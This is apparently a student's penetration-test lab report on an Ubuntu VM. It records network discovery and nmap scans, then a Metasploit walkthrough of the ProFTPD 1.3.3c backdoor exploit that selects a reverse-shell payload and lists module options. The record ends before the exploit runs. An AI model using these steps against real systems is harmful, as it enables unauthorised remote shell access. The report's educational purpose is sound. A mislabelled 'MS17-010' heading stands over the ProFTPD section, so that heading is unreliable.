Project 1: Technical and Non-Technical VAPT Report (Ubuntu)

Student Name : Rahul Malatesh Sannapujar
Date: 08-06-2025

Table of Content

1. Overview

The purpose of the penetration test was to assess the Ubuntu virtual machine's security posture within a VMware setup. The main objectives of the evaluation included discovering active devices, analyzing network services, and identifying potential security threats. The goal was to uncover vulnerabilities that could be exploited by an attacker and to provide recommendations for improving system security. A systematic approach was followed to ensure a thorough assessment while minimizing any disruption to operations. The findings of this assessment will support strengthening the organization's security posture and mitigating possible risks.

2. Testing Methodology


The penetration test used a methodical methodology that comprised:

1. **Reconnaissance:** Locating active network devices and compiling pertinent network data.
2. **Scanning & Enumeration:** locating possible attack surfaces, executing services, and mapping open ports.
3. **Vulnerability Assessment:** Analyzing security flaws, obsolete parts, and system configurations.
4. **Exploitation (Controlled Environment):** Verifying security risks by simulating attack scenarios.


3. Step-by-Step Penetration Test

Step 1: Start both machines kali & ubuntu

Ubuntu



Kali




3.1 Environment Setup

Step 2:

Check kali's IP and interface

Command: ifconfig




```
┌──(kalirms㉿Kalirms)-[~]
└─$ date && echo "Student Name : Rahul Malatesh Sannapujar" && echo " " ; ifconfig

Thursday 05 June 2025 11:47:08 PM IST
Student Name : Rahul Malatesh Sannapujar

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.196.128  netmask 255.255.255.0  broadcast 192.168.196.255
        inet6 fe80::20c:29ff:fe46:5390  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:46:53:90  txqueuelen 1000  (Ethernet)
        RX packets 188  bytes 12608 (12.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 47  bytes 5064 (4.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Step 3:

Sudo arp-scan -l


```
┌──(kalirms㉿Kalirms)-[~/ubu]
└─$ date && echo "Student Name : Rahul Malatesh Sannapujar" && echo " " ; sudo arp-scan -l
Monday 02 June 2025 10:13:50 PM IST
Student Name : Rahul Malatesh Sannapujar

[sudo] password for kalirms:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:46:53:90, IPv4: 192.168.196.128
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.196.1   00:50:56:c0:00:08       VMware, Inc.
192.168.196.2   00:50:56:e0:84:a5       VMware, Inc.
192.168.196.135 00:0c:29:83:97:ea       VMware, Inc.
192.168.196.254 00:50:56:ff:6a:38       VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.023 seconds (126.54 hosts/sec). 4 responded
```

Identify victim ip by scan all

Here 192.168.196.135 is our victim


3.2 Network Scanning & Enumeration

Nmap -Pn -vv -O -oN os-report.txt 192.168.196.135



Step 4:


nmap -Pn -vv -p- -vv -p21,22,80 -sV -oN Sv-report.txt 192.168.196.135



3.3 Vulnerability Scanning


Step 5:


nmap -Pn -vv -p- -vv -p21,22,80 -sV -oN Sv-report.txt 192.168.196.135




Step 6 :

Search For Specific Vulnerability







3.4 Exploitation of MS17-010

Step 7: Exploit – ProFTPD 1.3.3c Backdoor

Using metasploit

Proof of Concept (PoC) – Exploit – ProFTPD 1.3.3c Backdoor

3.1.1 Vulnerability:

The FTP server **ProFTPD version 1.3.3c** is known to have a **backdoor vulnerability**, introduced in November 2010 after the distribution server was compromised. This backdoor allows **unauthenticated attackers to execute arbitrary commands** on the target machine using a specially crafted HELP command, ultimately leading to **remote root shell access**.

3.1.2 Objective:

To demonstrate the exploitation of a vulnerable Linux server running ProFTPD 1.3.3c, validating the risk posed by using outdated or compromised open-source services in a production environment.

3.1.3 Requirements:

- **Attacker Machine:** Kali Linux
- **Target Machine:** Linux (running vulnerable ProFTPD 1.3.3c)
- **Tool:** Metasploit Framework

Steps:


1. Start Metasploit Framework

Msfconsole

Use the Exploit Module Use the payload use use exploit/unix/ftp/proftpd_133c_backdoor

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                                       Disclosure Date  Rank    Check  Description
   -  ----                                       ---------------  ----    -----  -----------
   0  payload/cmd/unix/adduser                   .                normal  No     Add user with useradd
   1  payload/cmd/unix/bind_perl                 .                normal  No     Unix Command Shell, Bind TCP (via Perl)
   2  payload/cmd/unix/bind_perl_ipv6            .                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3  payload/cmd/unix/generic                   .                normal  No     Unix Command, Generic Command Execution
   4  payload/cmd/unix/reverse                   .                normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   5  payload/cmd/unix/reverse_bash_telnet_ssl   .                normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   6  payload/cmd/unix/reverse_perl              .                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   7  payload/cmd/unix/reverse_perl_ssl          .                normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   8  payload/cmd/unix/reverse_ssl_double_telnet .                normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload cmd/unix/reverse
payload ⇒ cmd/unix/reverse
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

